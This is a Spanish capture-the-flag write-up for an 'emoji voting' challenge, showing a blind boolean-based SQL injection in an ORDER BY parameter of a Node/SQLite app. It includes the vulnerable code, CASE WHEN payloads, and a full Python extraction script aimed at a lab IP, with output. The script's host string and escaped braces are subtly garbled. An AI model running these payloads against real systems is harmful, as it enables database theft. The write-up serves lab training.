emoji voting (Easy)
root@SynAckLabs:~# ./show_index.sh
Resumen
Este endpoint (/api/list) permite controlar el parámetro order que se inserta en un ORDER BY, lo que abre la puerta a una SQL Injection ciega (boolean-based). A partir de respuestas True/False, se puede extraer información carácter a carácter (primero el nombre de la tabla y luego el contenido de la columna flag).
Código vulnerable (punto de entrada)
En el backend se construye una query concatenando order:
async getEmojis(order) {
        // TOOD: add parametrization
        return new Promise(async (resolve, reject) => {
            try {
                let query = `SELECT * FROM emojis ORDER BY ${ order }`;
                resolve(await this.db.all(query));
            } catch(e) {
                reject(e);
            }
        });
    }
Y el endpoint recibe order desde el body:
router.post('/api/list', (req, res) => {
        let { order } = req.body;

        if (order) {
                return db.getEmojis(order)
                        .then(data => {
                                if (data) {
                                        return res.json(data);
                                }

                                return res.send(response('Seems like there are no emojis'));
                        })
                        .catch((e) => {
                                return res.send(response('Something went wrong'));
                        })
        }

        return res.send(response('Missing parameters'))
});


Confirmación: control del order
Podemos controlar el parámetro order.
SQLi boolean-based en ORDER BY
La idea es forzar dos comportamientos distintos (True vs False) cambiando el criterio de ordenación mediante un CASE WHEN.
"order":"(CASE WHEN (1=1) THEN id ELSE count END) ASC"  # true

"order":"(CASE WHEN (1=0) THEN id ELSE count END) ASC"  # false
Si la condición es True, la lista queda ordenada por id. Si es False, se ordena por count. Con esa diferencia podemos inferir bits de información.
Extracción carácter a carácter (blind)
Para extraer texto sin ver errores ni datos directamente, se puede consultar un carácter concreto con substr (o substring) y compararlo. En el script de ejemplo, se compara contra el valor en hex para manejar caracteres especiales.
import requests
import string

host, port = '94.237.51.160', 45916
HOST = f'{{http://{host}}}:{port}'

def req(payload):
    try:
        r =
requests.post
(f'{HOST}/api/list', data={'order': payload})
        return r.json()
    except Exception as e:
        print(f"Request failed: {e}")
        return []

i = 0
f = ''

print("Starting injection...")

while True:
    i += 1
    found_char = False

    for char in string.printable:
        if char == "'":
            continue

        # Convert char to hex to handle special characters safely in SQLite
        char_hex = format(ord(char), 'x').upper()

        # Construct the query
        # We check if the hex of the substring equals our hex character
        query = f"SELECT hex(substr((SELECT tbl_name FROM sqlite_master WHERE type='table' LIMIT 1 OFFSET 0),{i}, 1)) = '{char_hex}'"

        # Injection payload for ORDER BY clause
        # If True, order by 'id' (id 1 comes first usually)
        # If False, order by 'count' (assuming a different order)
        payload = f'(CASE WHEN ({query}) THEN id ELSE count END) ASC'

        response = req(payload)

        # Check if we got a valid response and if the first item has id 1
        if response and response[0].get('id') == 1:
            f += char
            print(f"[+] Found character: {char} | Current String: {f}")
            found_char = True
            break

    # If we went through all characters and didn't find a match, the string has ended
    if not found_char:
        print(f"Extraction complete. Final string: {f}")
        break

Salida del script (ejemplo):
python exploit.py
Starting injection...
[+] Found character: f | Current String: f
[+] Found character: l | Current String: fl
[+] Found character: a | Current String: fla
[+] Found character: g | Current String: flag
[+] Found character: _ | Current String: flag_
[+] Found character: e | Current String: flag_e
[+] Found character: 7 | Current String: flag_e7
[+] Found character: 2 | Current String: flag_e72
[+] Found character: 6 | Current String: flag_e726
[+] Found character: 4 | Current String: flag_e7264
[+] Found character: b | Current String: flag_e7264b
[+] Found character: 5 | Current String: flag_e7264b5
[+] Found character: d | Current String: flag_e7264b5d
[+] Found character: 9 | Current String: flag_e7264b5d9
[+] Found character: 0 | Current String: flag_e7264b5d90
Extraction complete. Final string: flag_e7264b5d90
Enumeración de columnas en SQLite
En SQLite no existe DESCRIBE table como en MySQL. En su lugar, se puede consultar la columna sql de sqlite_master, que contiene el CREATE TABLE.
Cambiamos el query por:
query = f'''SELECT hex(substr((SELECT sql FROM sqlite_master WHERE tbl_name='\{flag_e7264b5d90\}'), \{i\}, 1)) = '\{char_hex\}' '''
Obtenemos una cadena como:
CREATE TABLE flag_e7264b5d90 (flag TEXT)
Lo que nos revela el nombre de la columna: flag.
Extracción del valor de la flag
Finalmente, apuntamos a la columna flag:
query = f'''SELECT hex(substr((SELECT flag FROM flag_e7264b5d90 ), \{i\}, 1)) = '\{char_hex\}' '''